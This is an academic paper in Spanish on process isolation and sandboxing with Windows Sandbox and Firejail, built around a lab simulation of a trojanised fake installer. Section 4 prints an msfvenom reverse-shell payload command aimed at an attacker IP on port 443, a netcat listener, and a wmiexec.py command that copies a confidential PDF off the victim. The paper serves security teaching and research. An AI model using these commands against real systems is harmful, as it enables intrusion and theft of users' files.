

Seguridad con Aislamiento de Procesos en Entornos Sandbox Security with Process Isolation in Sandbox Environments

Kevin Eduardo González Valero, María del Carmen Santiago Díaz, Ana Claudia Zenteno Vázquez,
Gustavo Trinidad Rubín Linares, Judith Pérez Marcial

Facultad de Ciencias de la Computación, Benemérita Universidad Autónoma de Puebla. Av. San Claudio y 14 Sur,
Colonia San Manuel,
Puebla, México kevin.gonzalezv@alumno.buap.mx, {marycarmen.santiago, ana.zenteno,
gustavo.rubin, judith.perez}@correo.buap.mx

Fecha de recepción: 18 de septiembre de 2025

Fecha de aceptación: 3 de marzo de 2026

Resumen. A medida que las nuevas tecnologías mejoran, también lo hacen las amenazas. Existen diferentes técnicas que apoyan a mitigar o detectar ataques y prevenir incidentes mayores de robo, modificación o eliminación de información. Técnicas como *Sandboxing*, se han vuelto importantes ayudando a proteger sistemas informáticos y redes. Se proporciona una capa de protección al crear un entorno controlado donde las aplicaciones se pueden ejecutar sin poner en riesgo el sistema principal. Se presenta como alternativa en pruebas de seguridad en caso de no disponer de otras herramientas preventivas mediante la simulación de la ejecución de software contaminado.

Palabras clave: Sandbox, Firejail, Procesos aislados, Malware.

Summary. As new technologies improve, so do the threats facing them. Various techniques exist to help mitigate or detect attacks and prevent major incidents involving the theft, modification, or deletion of information. Techniques such as sandboxing have become important in protecting computer systems and networks. It provides a layer of protection by creating a controlled environment where applications can run without putting the host system at risk. It serves as an alternative for security testing—particularly when other preventive tools are unavailable—by simulating the execution of malicious software.

Keywords: Sandbox, Firejail, Isolated processes, Malware.

1 Introducción

La traducción de Sandbox es “caja de arena”, consiste en crear entornos virtuales aislados para ejecutar aplicaciones de dudosa procedencia sin arriesgar o dañar el sistema principal, brindando protección al usuario ante posibles infecciones como lo es un ransomware. Un entorno restringido que actúa como una zona de pruebas, permitiendo que programas y procesos se desarrollen de manera limitada, sin tener acceso total a recursos críticos. Esta técnica, es particularmente útil al enfrentar amenazas ocultas en el software, por ejemplo, si se recibe un archivo o aplicación sospechosa, el sandboxing permite analizar su comportamiento sin arriesgar la integridad del sistema principal y se convierte en un guardián digital, permitiendo la experimentación segura y la detección temprana de posibles riesgos.

2 Marco teórico y estado del arte

La seguridad de información de los usuarios frente a posibles atacantes se ha convertido en una prioridad en el contexto digital actual. A pesar de los avances en implementaciones de mecanismos de protección, las técnicas de ataque evolucionan de manera paralela, generando un entorno dinámico y altamente riesgoso. Esta situación se agrava por el desconocimiento generalizado de medidas básicas de seguridad que incrementan los niveles de vulnerabilidad. Es importante comprender los conceptos clave relacionados con amenazas y con estrategias de mitigación de riesgos.

A través de internet se tiene accesos a recursos de información que mejoran el estilo y calidad de vida de la sociedad por medio de servicios, pero también se ha utilizado para distribuir malware y aprovecharse del desconocimiento de posibles ataques dirigidos a ciudadanos que por medio de ingeniería social y que son fáciles de manipular [1]. La piratería es una técnica que consiste en distribuir copias de forma ilegal, generando repercusiones en algunos sectores de la industria como el cine, televisión, música, desarrollo de juegos y aplicaciones. Existen diversos sitios web y redes P2P que distribuyen materiales y aplicaciones pirateadas que ahora pueden contener malware, y que puede dañar los dispositivos de usuarios finales y robar información personal [2].

Un ataque cibernético es un intento de robar, deshabilitar, alterar o destruir información mediante el acceso no autorizado a sistemas de información [3]. Dentro de las posibles afecciones se encuentra el malware, que es un programa diseñado para causar daños y robar información privada, cualquier software cuyo propósito sea dañar un sistema, servicio o red, es considerado como malware [4].

Un troyano es un tipo de malware que suele estar camuflado de algún software autentico y original y se usa para acceder al sistema de los usuarios. Por lo general, los usuarios son engañados para que descarguen e instalen en su sistema software infectado. El troyano permite a los atacantes espiar, robar información privada y en el peor de los casos, obtener acceso a todo el sistema del dispositivo infectado [5].

El robo de datos consiste en la extracción no autorizada de información digital almacenada en dispositivos, servidores, o en dispositivos electrónicos de IoT con el objetivo de obtener información y comprometer la privacidad de los usuarios. Este acto no implica necesariamente la eliminación de la información original, podría tratarse de copiar, modificar o duplicar datos para ser utilizados con fines maliciosos, comerciales o de manipulación [6].

Para llevar a cabo actividades ilícitas, los atacantes suelen aprovechar vulnerabilidades en servicios de red que operan sobre puertos específicos. El puerto 443 es un puerto utilizado principalmente para la navegación segura mediante el protocolo HTTPS, y su función consiste en garantizar la integridad de confidencialidad en los paquetes de datos antes de la transmisión en la red [7]. Es importante destacar que un puerto en sí mismo no es objeto de ataque, lo que se vulnera es el servicio o aplicación que opera sobre el puerto que está escuchando para aceptar las conexiones entrantes [8].

2.1 Procesos Aislados

El aislamiento de procesos consiste en la desconexión de sistemas o redes que puedan estar peligro para evitar intrusiones y/o propagación de amenazas. Tiene como finalidad contener, minimizar o neutralizar infiltraciones, ciberataques, actividades sospechosas y en general la vulneración de debilidades. El aislamiento es fundamental para mitigar de amenazas cibernéticas y minimizar su impacto en las organizaciones y perdida de información. Cuando se sospecha que un sistema ha sido comprometido o infectado, se aísla del resto de la red para evitar la propagación de cualquier actividad maliciosa [9].

2.2 Entorno Sandbox

Sandbox proporciona un espacio seguro donde se pueden abrir archivos, ejecutar programas o descargar información de direcciones URL que pueden ser peligrosas para nuestro equipo. Puede ser usado para examinar de forma segura código que podría ser peligroso antes de instalarlo en dispositivos [10].

El espacio aislado de Windows (Windows Sandbox) proporciona un entorno controlado dentro del escritorio, de forma ligera para ejecutar aplicaciones, este espacio es temporal, ya que cuando se cierra, se eliminan todos los registros de software como los archivos y su estado, de modo que, al abrirla nuevamente, se obtiene un nuevo espacio listo para usarse. Hay que considerar que, para poder tener esta aplicación, se requiere una edición de Windows Pro, Windows Enterprise, Windows Pro Education/SE o Windows Education [11].

En el enfoque estático del sandboxing se analiza el código sin ejecutarlo, en busca de patrones o estructuras sospechosas; para el análisis dinámico, se ejecuta el software en un ambiente controlado para monitorear su comportamiento [12].

Firejail, es un software que facilita la creación de entornos de sandboxing en Linux. Utiliza tecnologías del kernel como *namespaces*, *seccomp* y *AppArmor* para separar procesos [13]. *Namespaces* es un recurso

de software que separa código, cuando detecta conflictos de nombres en las partes de un programa o entre librerías. *Seccomp* restringe las llamadas al sistema que un proceso puede realizar y *AppArmor* es un módulo de seguridad para el kernel que limita las capacidades a través de permisos en las aplicaciones.

Existen algunas otras herramientas como Cuckoo Sandbox y Joe Sandbox, ambas son plataformas utilizadas en la industria para realizar análisis dinámico de malware. Capturan el comportamiento (eventos) del software, las llamadas al sistema, tráfico de red, y cambios significativos en el sistema de archivos. También permiten generar reportes automáticos que pueden formar parte de un sistema SIEM[14].

La elección del entorno sandbox debe atender diversos factores, entre ellos: el sistema operativo, la facilidad de integración, los recursos del sistema y el tipo de amenaza a analizar. Firejail es ideal para usuarios de Linux que buscan una solución ligera y rápida; mientras que Windows Sandbox resulta conveniente para entornos empresariales que requieren una solución nativa.

3 Arquitectura de la aplicación

La arquitectura para realizar la simulación de robo de información se realiza desde una máquina virtual Kali Linux donde se crea un archivo ejecutable (.exe) que contiene malware de la categoría troyano, y que se sube a un servidor web apache, para cuando el usuario ejecute su archivo, de permiso de lectura, escritura y se pueda descargar su información mediante el puerto 443.

Se descarga aplicación específica mediante un servidor web, del que descarga el archivo y se ejecuta en un entorno virtual Windows. Durante el proceso de instalación, se presenta un mensaje de error que provoca la cancelación y cierre del instalador. No obstante, el ataque se concreta con éxito, ya que se establece comunicación remota con el atacante mediante el puerto 443.

En la figura 1 se observa la configuración de máquinas virtuales utilizadas en el laboratorio. En una se ejecuta *Windows Sandbox*, quien actúa como víctima, por otro lado, en otra máquina virtual, con el hypervisor *VMware*, y el sistema *Kali Linux* se ejecuta el entorno *sandbox Firejail* representando al atacante.

El entorno de la víctima se ejecuta bajo una licencia de Windows 10 Education, mientras que el entorno del atacante está implementado en VMware con el sistema operativo Kali Linux.




Figura 1. Prototipo de entornos virtuales para laboratorio de pruebas.

Se propone un ejercicio de infiltración basado en el escenario que se muestra en la figura 2. El atacante publica en un servidor un archivo ejecutable (.exe) desarrollado en *Python*, simulando ser una alternativa gratuita a una aplicación de pago. Cuando el usuario busca actualizaciones de dicha aplicación, encuentra esta opción como alternativa, la descarga y procede a instalarla. Sin embargo, al ejecutar el instalador el usuario otorga permisos para establecer una conexión remota mediante el puerto 443 habilitando acceso a los directorios locales. Esta conexión permite al atacante permisos para visualizar, modificar o eliminar archivos en el sistema, y se confirma que la infiltración se llevó a cabo de forma exitosa.




Figura 2. Acceso a recursos en laboratorio de pruebas.

En la figura 3 presenta un listado de los servicios que deben ser implementados en los equipos que conforman el laboratorio virtual de pruebas.

Intel Core i5-8265U, 12 GB RAM Y 512 GB SSD	
Windows 10 Education	
Vmware Workstation 16 Pro	Windows Sandbox
Atacante	Victima
Kali Linux	Windows 10 Education
Firejail	
Servidor Python	

Figura 3. Descripción de los Recursos Utilizados.

4 Pruebas

Para algunos usuarios es común recurrir a sitios de dudosa procedencia para evitar el pago de licencias de software. Esta práctica representa un riesgo, ya que las aplicaciones pueden contener software espía u otro tipo de malware.


4.1 Infección de archivo trampa

En la figura 4 se observa cómo se crea un archivo troyano mediante el comando:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.40.159
LPOR=443 -f exe -o aplicacion.exe
```

donde:

- msfvenom: Combina la funcionalidad de creación y codificación de payloads de Metasploit, permitiendo generar código malicioso que puede ser utilizado para explotar sistemas vulnerables.
- -p windows/x64/shell_reverse_tcp: el flag -p especifica el tipo de payload que se quiere generar. Este payload ejecuta una conexión inversa (reverse shell) en un sistema Windows de 64 bits usando TCP. Lo que permite conectar de regreso al sistema de la víctima desde su propia máquina.
- LHOST=192.168.40.159: Define la IP de la máquina atacante, es decir, la máquina que recibirá la conexión inversa desde el sistema infectado. En este caso, la IP es 192.168.40.159.
- LPOR=443: define el puerto en el que el atacante espera recibir la conexión inversa. Aquí se usa el puerto 443, que es comúnmente utilizado para tráfico HTTPS. Esto puede ayudar a camuflar la conexión para que pase desapercibida en ciertos entornos de red.
- -f exe: este flag define el formato del payload, en este caso exe, lo que significa que el payload se generará como un archivo ejecutable de Windows (.exe).
- -o aplicacion.exe: este flag especifica el nombre de salida del archivo generado. Aquí, el archivo se guardará como aplicacion.exe



```
File Actions Edit View Help
root@kevinlali: /home/kevinlali/Documents/Prueba x kevinlali: ~ x

root@kevinlali: /home/kevinlali/Documents/Prueba
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.40.159 LPORT=443 -f exe -o setup.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: setup.exe
```

Figura 4. Creación de archivo infectado.

4.2 Pruebas de campo y Acceso

Mediante el siguiente comando se habilita el puerto 443 y el acceso a la conexión para que cuando el usuario este por instalar el archivo permita acceder a su disco local

```
sudo nc -nlvp 443
```

Cuando el usuario instala el archivo, le marca un error, indicando que un archivo no se encontró y se cancela el proceso de instalación, pero al mismo tiempo acaba de dar acceso a su disco local, ver figura 5.




Figura 5. Ataque y acceso a disco de víctima.

4.3 Extracción y eliminación de archivos en máquina infectada

Una vez que se ha concedido el acceso, es posible explorar el árbol de directorios para localizar archivos importantes, y mostrar que es posible modificarlos, extraerlos o eliminarlos, con el comando:

```
wmiexec.py WDAGUtilityAccount@192.168.40.1 cmd.exe /C "type
C:\Users\WDAGUtilityAccount\Documents\ARCHIVOS CONFIDENCIALES\KEGV
ARCHIVO CONFIDENCIAL 01.pdf" >KEGV_ARCHIVO_CONFIDENCIAL_01.pdf"
```

```

C:\Users\WDAGUtilityAccount\Documents>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2458-483B

Directorio de C:\Users\WDAGUtilityAccount\Documents

11/06/2024 10:34 PM <DIR>      .
11/06/2024 10:34 PM <DIR>      ..
11/06/2024 09:45 PM <DIR>      ARCHIVOS CONFIDENCIALES
0 archivos              0 bytes
3 dirs 39,279,091,712 bytes libres

C:\Users\WDAGUtilityAccount\Documents>cd ARCHIVOS CONFIDENCIALES
cd ARCHIVOS CONFIDENCIALES

C:\Users\WDAGUtilityAccount\Documents\ARCHIVOS CONFIDENCIALES>dir
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2458-483B

Directorio de C:\Users\WDAGUtilityAccount\Documents\ARCHIVOS CONFIDENCIALES

11/06/2024 09:45 PM <DIR>      .
11/06/2024 09:45 PM <DIR>      ..
03/18/2024 09:19 PM      24,256 Historias Usuario - Criterios de Aceptaci3n_Equipo Terminal (1).xlsx
03/22/2023 11:47 PM    441,972 KEGV ARCHIVO CONFIDENCIAL 01.pdf
05/19/2023 02:36 PM    988,670 KEGV ARCHIVO CONFIDENCIAL 02.pdf
01/20/2023 09:01 PM    682,971 KEGV ARCHIVO CONFIDENCIAL 03.pdf
01/20/2023 11:52 PM    957,004 KEGV ARCHIVO CONFIDENCIAL 04.pdf
02/03/2023 12:39 PM    1,530,868 KEGV ARCHIVO CONFIDENCIAL 05.pdf
02/10/2023 12:27 PM    1,170,888 KEGV ARCHIVO CONFIDENCIAL 06.pdf
02/24/2023 11:15 AM    450,128 KEGV ARCHIVO CONFIDENCIAL 07.pdf
02/24/2023 11:14 AM    1,009,906 KEGV ARCHIVO CONFIDENCIAL 08.pdf
04/21/2023 08:10 PM    1,685,908 KEGV ARCHIVO CONFIDENCIAL 09.pdf
07/10/2023 09:37 PM    385,235 KEGV ARCHIVO CONFIDENCIAL 10.pdf
03/01/2023 07:10 PM    670,002 KEGV ARCHIVO CONFIDENCIAL 11.pdf
04/21/2023 07:30 PM    906,601 KEGV ARCHIVO CONFIDENCIAL 12.pdf
05/22/2023 12:17 AM    3,300,058 KEGV ARCHIVO CONFIDENCIAL 13.pdf
02/24/2023 11:58 PM    825,751 KEGV ARCHIVO CONFIDENCIAL 14.pdf
05/22/2023 02:27 AM    907,372 KEGV ARCHIVO CONFIDENCIAL 15.pdf
02/17/2023 07:08 PM    1,781,442 KEGV ARCHIVO CONFIDENCIAL 16.pdf
03/01/2023 11:22 AM    1,559,449 KEGV ARCHIVO CONFIDENCIAL 17.pdf
18 archivos            18,700,081 bytes
2 dirs 39,280,394,240 bytes libres

C:\Users\WDAGUtilityAccount\Documents\ARCHIVOS CONFIDENCIALES>

```

Figura 6. Ataque: Acceso a archivos confidenciales.

5 Resultados

Se implementó un entorno controlado en laboratorio on el propósito de evaluar la eficacia del sandboxing en la detección y contención de software malicioso Para ello, se diseñó un archivo ejecutable (.exe) disfrazado como una aplicación legítima alojado en un servidor web. Se generó un archivo ejecutable contenía un payload de tipo troyano, mediante la herramienta msfvenom, que facilitó el establecimiento de una conexión inversa desde la máquina víctima hacia el sistema del atacante, a través del puerto 443. Durante la simulación se logró establecer una conexión remota, otorgando al atacante acceso al sistema de archivos de la víctima. Se detectó tráfico saliente e ingresante que logró pasar desapercibido al simular tráfico HTTPS, lo que pone de relieve el riesgo de exfiltración de datos a través de puertos comúnmente permitidos.

Los resultados confirman que tecnologías como Windows Sandbox y Firejail permite ejecutar software potencialmente dañino en entornos aislados, lo cual facilita el análisis de su comportamiento sin comprometer el sistema principal. Esta técnica se presenta como una medida efectiva de prevención, especialmente en contextos donde no se dispone de soluciones de ciberseguridad contribuyendo a la detección temprana de amenazas y en la mitigación de impacto en el sistema.

6 Conclusiones y trabajo a futuro.

El sandboxing es un instrumento que facilita el manejo de amenazas informáticas, sin embargo, no debe considerarse una solución única, sino que debe integrarse en un enfoque de seguridad más extenso que contemple herramientas adicionales como antivirus, firewalls y políticas de acceso. El trabajo realizado demuestra que los ataques

basados en ingeniería social siguen representando una amenaza crítica, utilizando la ignorancia del usuario para simplificar la infiltración de malware y otorgar acceso a los recursos privados.

Desde un punto de vista ético, es indispensable que las pruebas de sandboxing y la simulación de ataques se lleven a cabo exclusivamente en ambientes de laboratorio controlados, con propósitos académicos y de

investigación. Cualquier uso de estas técnicas fuera de este contexto podría violar principios de integridad, confidencialidad y consentimiento, fundamentales en la ética informática.

En términos legales, prácticas como la creación de malware con fines didácticos deben apegarse a normativas como el Reglamento General de Protección de Datos (GDPR) y/o la Ley Federal de Protección de Datos Personales en Posesión de los Particulares en México, entre otras. Se debe garantizar que no se comprometan sistemas reales, y que no se difunda software malicioso fuera del entorno experimental.

Como trabajo a futuro se propone desarrollar una integración de entornos sandbox con sistemas de detección automática (Inteligencia Artificial). Mediante el uso de algoritmos de machine learning que permitan identificar comportamientos anómalos. También se propone automatizar el monitoreo de actividades sospechosas por medio de scripts. Finalmente, es conveniente considerar la implementación de programas de conciencia ética y técnica para el usuario final de estas herramientas de sandboxing, enfocados en la identificación de riesgos y en el uso adecuado de herramientas de protección digital.

Referencias

- [1] Equipo editorial, Etecé. (2023, 19 noviembre). Riesgos de internet - Ejemplos, tipos y cómo prevenirlos. Concepto. <https://concepto.de/riesgos-de-internet/>
- [2] Piratería digital. (s. f.). <https://www.interpol.int/es/Delitos/Productos-ilegales/Compre-de-forma-segura/Pirateria-digital>
- [3] Ibm. (2024, 11 octubre). Hacking. ¿Qué es el hacking? <https://www.ibm.com/mx-es/topics/cyber-hacking#:~:text=Los%20ataques%20cibern%C3%A9ticos%20son%20intentos,es%20la%20gesti%C3%B3n%20de%20vulnerabilidades%3F>
- [4] ¿Qué es la seguridad en Internet? (2021, 25 mayo). /. <https://www.kaspersky.es/resource-center/definitions/what-is-internet-security>
- [5] ¿Qué es un virus troyano? Tipos y cómo eliminarlo. (2018, 13 abril). /. <https://latam.kaspersky.com/resource-center/threats/trojans>
- [6] Robo dedatos y cómo protegerlos. (2017, 22 noviembre). /. <https://latam.kaspersky.com/resource-center/threats/data-theft>
- [7] Puerto HTTPS 443 y el Puerto 8443. (2022, November 13). <https://forum.huawei.com/enterprise/es/Puerto-HTTPS-443-y-el-Puerto-8443/thread/66723411475288833-667212890693840896>
- [8] De Luz, S. (2024, 21 julio). Puertos abiertos: qué ventajas y peligros tiene. RedesZone. <https://www.redeszone.net/tutoriales/configuracion-puertos/puertos-abiertos-atacar-que-pueden-hacer/>
- [9] Qué es Aislamiento - Términos y Definiciones de Ciberseguridad. (s. f.). <https://www.vpnunlimited.com/es/help/cybersecurity/isolation>
- [10] ¿Qué es el sandboxing y cómo funciona? | Avast. (s. f.). Avast Antivirus. <https://www.avast.com/es-mx/business/resources/what-is-sandboxing#pc>
- [11] Vinaypamnani-Msft. (2024, 20 julio). Espacio aislado de Windows. Microsoft Learn. <https://learn.microsoft.com/es-es/windows/security/application-security/application-isolation/windows-sandbox/windows-sandbox-overview>
- [12] Egele, M., Scholte, T., Kirda, E., & Kruegel, C. (2012). A survey on automated dynamic malware-analysis techniques and tools. ACM Computing Surveys (CSUR).
- [13] Fiore, U., Palmieri, F., & Castiglione, A. (2020). Security and isolation of Linux containers with Firejail: An empirical study. Journal of Information Security and Applications.
- [14] Martín, A., Rodríguez, J., & Sánchez, L. (2021). Sandboxing dinámico para el análisis de malware: comparación de plataformas Cuckoo y Joe Sandbox. Revista Iberoamericana de Tecnologías Avanzadas.